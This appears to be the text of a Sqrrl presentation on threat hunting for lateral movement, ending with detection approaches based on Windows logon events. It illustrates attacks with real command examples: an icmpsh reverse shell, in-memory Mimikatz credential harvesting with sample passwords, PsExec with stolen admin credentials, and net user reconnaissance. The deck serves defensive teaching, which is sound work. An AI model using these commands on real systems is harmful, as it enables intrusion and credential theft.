



Threat Hunting for Lateral Movement

Presented by:

Ryan Nolette – Security Technologist

Adam Fuchs – CTO

Your Presenters



Ryan Nolette
Sqrrl Security Technologist



Adam Fuchs
Sqrrl CTO

Agenda




- Lateral Movement Overview
 - What is it?
 - Common Techniques
- The Lateral Movement Process
 - Compromise
 - Reconnaissance
 - Credential Theft
 - The Lateral Movement event
- Sqrri Lateral Movement Detectors
- Demo
- Q&A



What am I referring to when I say Lateral Movement?



- Techniques that enable attackers to access and control systems within your network
- Leveraged for:
 - Access to specific information or files
 - Remote execution of tools
 - Pivoting to additional systems
 - Access to additional credentials
- Movement across a network from one system to another may be necessary to achieve goals
- Often key to an attacker's capabilities and a piece of a larger set of dependencies



Different Types of Lateral Movement



Logon Scripts Exploitation of Vulnerability

Remote File Copy *Application Deployment Software*


Replication Through Removable Media Remote Services

Remote Desktop Protocol Taint Shared Content


Windows Remote Management *Third-party Software*

Pass the Hash Shared Webroot Windows Admin Shares

Lateral Movement



Infection to Lateral Movement Process



Rinse and Repeat for each system as needed or wanted

Compromise

Windows Reverse Shell

```
root@kali:/opt/icmpsh# sysctl -w net.ipv4.icmp_echo_ignore_all=1 >/dev/null
root@kali:/opt/icmpsh# chmod 777 icmpsh_m.py
root@kali:/opt/icmpsh# ./icmpsh_m.py 10.0.0.8 10.0.0.11
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 10.0.0.11
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.0.1

C:\>systeminfo
systeminfo

Host Name:                TESTER-PC
OS Name:                  Microsoft Windows XP Professional
OS Version:               5.1.2600 Service Pack 2 Build 2600
OS Manufacturer:         Microsoft Corporation
```

- Communication with the compromised systems and C&C (command and control) servers is established
- Threat actors need to sustain persistent access across the network
- They move laterally within the network and gain higher privileges through the use of different tools

Reconnaissance

- To move laterally within a breached network and maintain persistence, attackers obtain information like network hierarchy, services used in the servers and operating systems
- Attackers check the host naming conventions to easily identify specific assets to target
- Attackers utilize this info to map the network and acquire intelligence about their next move

Recon Local Accounts

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\ACK>net user

User accounts for \\ACK-PC

-----
ACK                Administrator
Guest              UpdatusUser
The command completed successfully.
```

Recon Domain Accounts

```
C:\Users\Administrator>net user /domain administrator
User name          Administrator
Full Name          Built-in account for administering the computer/domain
Comment            ain
User's comment      000 (System Default)
Country code       Yes
Account active      Never
Account expires     4/2/2012 2:11:21 PM
Password last set   Never
Password expires    4/3/2012 2:11:21 PM
Password changeable Yes
Password required   Yes
User may change password
Workstations allowed All
Logon script
User profile
Home directory
Last logon          6/12/2012 7:46:49 PM
Logon hours allowed All
Local Group Memberships  *Administrators *Distributed COM Users
                        *HelpLibraryUpdaters *IIS_IUSRS
                        *Performance Log Users*Performance Monitor U
                        *SQLServerMSASUser$SQL*SQLServerMSASUser$SQL
                        *SQLServerMSASUser$SQL*WSS_ADMIN_WPG
                        *WSS_RESTRICTED_WPG_U4*WSS_WPG
Global Group memberships *Enterprise Admins *Group Policy Creator
                        *Schema Admins *Domain Users
                        *Domain Admins *MDS_ServiceAccounts
The command completed successfully.
```


Credential Theft

Running Mimikatz in memory via powershell

```
PS C:\Users\chris\Desktop> "WINDOWS2","WINDOWS3" | Invoke-MassMimikatz -Verbose -FireWallRule
VERBOSE: Setting inbound firewall rule for port 8080
VERBOSE: Sleeping, letting the web server stand up...
VERBOSE: Executing command on host "WINDOWS2"
VERBOSE: Executing command on host "WINDOWS3"
VERBOSE: Waiting 30 seconds for commands to trigger...
VERBOSE: Parsing output from folder "output"

Server                                     Credential
-----
WINDOWS2                                jasonf/TESTLAB:5db8bd4d36c9957d7363b...
WINDOWS2                                jasonf/TESTLAB:BusinessBusinessBusin...
WINDOWS3                                timmy/DEV:d23d3812892edd9b2b1c6a7286...
WINDOWS3                                timmy/DEV:ThisIsSecureRight?
VERBOSE: Removing inbound firewall rule
VERBOSE: Killing the web server
```

- Once threat actors identify other "territories" they need to access, the next step is to gather login credentials
- Cracking and Stealing Passwords
 - Pass the Hash: involves the use of a hash instead of a plaintext password in order to authenticate and gain higher access
 - Brute force attack: simply guessing passwords through a predefined set of passwords
- Using gathered information, threat actors move to new territories within the network and widen their control

- These activities are often unnoticed by IT administrators, since they only check failed logins without tracking the successful ones

Lateral Movement – Using Stolen Credentials



- Attackers can now remotely access desktops
- Accessing desktops in this manner is not unusual for IT support staff
- Remote access will therefore not be readily associated with an ongoing attack
- Attackers may also gather domain credentials to log into systems, servers, and switches
- Remote control tools enable attackers to access other desktops in the network and perform actions like executing programs, scheduling tasks, and managing data collection on other systems

```
C:\>psexec \\Envy -u Inferno\SteveDA -p P@ssword123! -s cmd.exe


PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

- Tools and techniques used for this purpose include remote desktop tools, PsExec, and Windows Management Instrumentation (WMI)
- Note that these tools are not the only mechanisms used by threat actors in lateral movement



<https://xkcd.com/1831/>

DETECTING LATERAL MOVEMENT WITH DATA SCIENCE



Data



- LM evidence comes from:

- Windows Events
- Syslog
- VPN
- Endpoint sensors

- Primary fields:

- Source
- Destination
- User
- Time

- Extra Information:

```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <System>
    <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-
    <EventID>4624</EventID>
    <Version>0</Version>
    <Level>0</Level>
    <Task>12544</Task>
    <Opcode>0</Opcode>
    <Keywords>0x8020000000000000</Keywords>
    <TimeCreated SystemTime="2014-09-10T08:44:55.712613000Z"/>
    <EventRecordID>125696293</EventRecordID>
    <Correlation/>
    <Execution ProcessID="468" ThreadID="1172"/>
    <Channel>Security</Channel>
    <Computer>SQRRRL-DC005.sqrrl.com</Computer>
    <Security/>
  </System>
  <EventData>
    <Data Name="SubjectUserSid">S-1-0-0</Data>
    <Data Name="SubjectUserName">-</Data>
    <Data Name="SubjectDomainName">-</Data>
    <Data Name="SubjectLogonId">0x0</Data>
    <Data Name="TargetUserSid">S-1-5-21-2000478354-1532298954-725345543-3069</Data>
    <Data Name="TargetUserName">CGR-WK301$</Data>
    <Data Name="TargetDomainName">SQRRRL</Data>
    <Data Name="TargetLogonId">0x3c8f86048</Data>
    <Data Name="LogonType">3</Data>
    <Data Name="LogonProcessName">Kerberos</Data>
    <Data Name="AuthenticationPackageName">Kerberos</Data>
    <Data Name="WorkstationName"/>
    <Data Name="LogonGuid">{A2E724D7-9045-C011-BFC8-CDD0B4CFD2E8}</Data>
    <Data Name="TransmittedServices">-</Data>
    <Data Name="LmPackageName">-</Data>
    <Data Name="KeyLength">0</Data>
    <Data Name="ProcessId">0x0</Data>
    <Data Name="ProcessName">-</Data>
    <Data Name="IpAddress">192.168.41.108</Data>
    <Data Name="IpPort">53584</Data>
  </EventData>
</Event>
```


Abstraction Spectrum Trade-Off



Specialized

Generic




Target Specific Techniques


- e.g. Pass The Hash detection
- Very specific means low false positives
- May miss new techniques

Search for General Graph Patterns

- Hard to hide from
- May pick up unrelated similar patterns

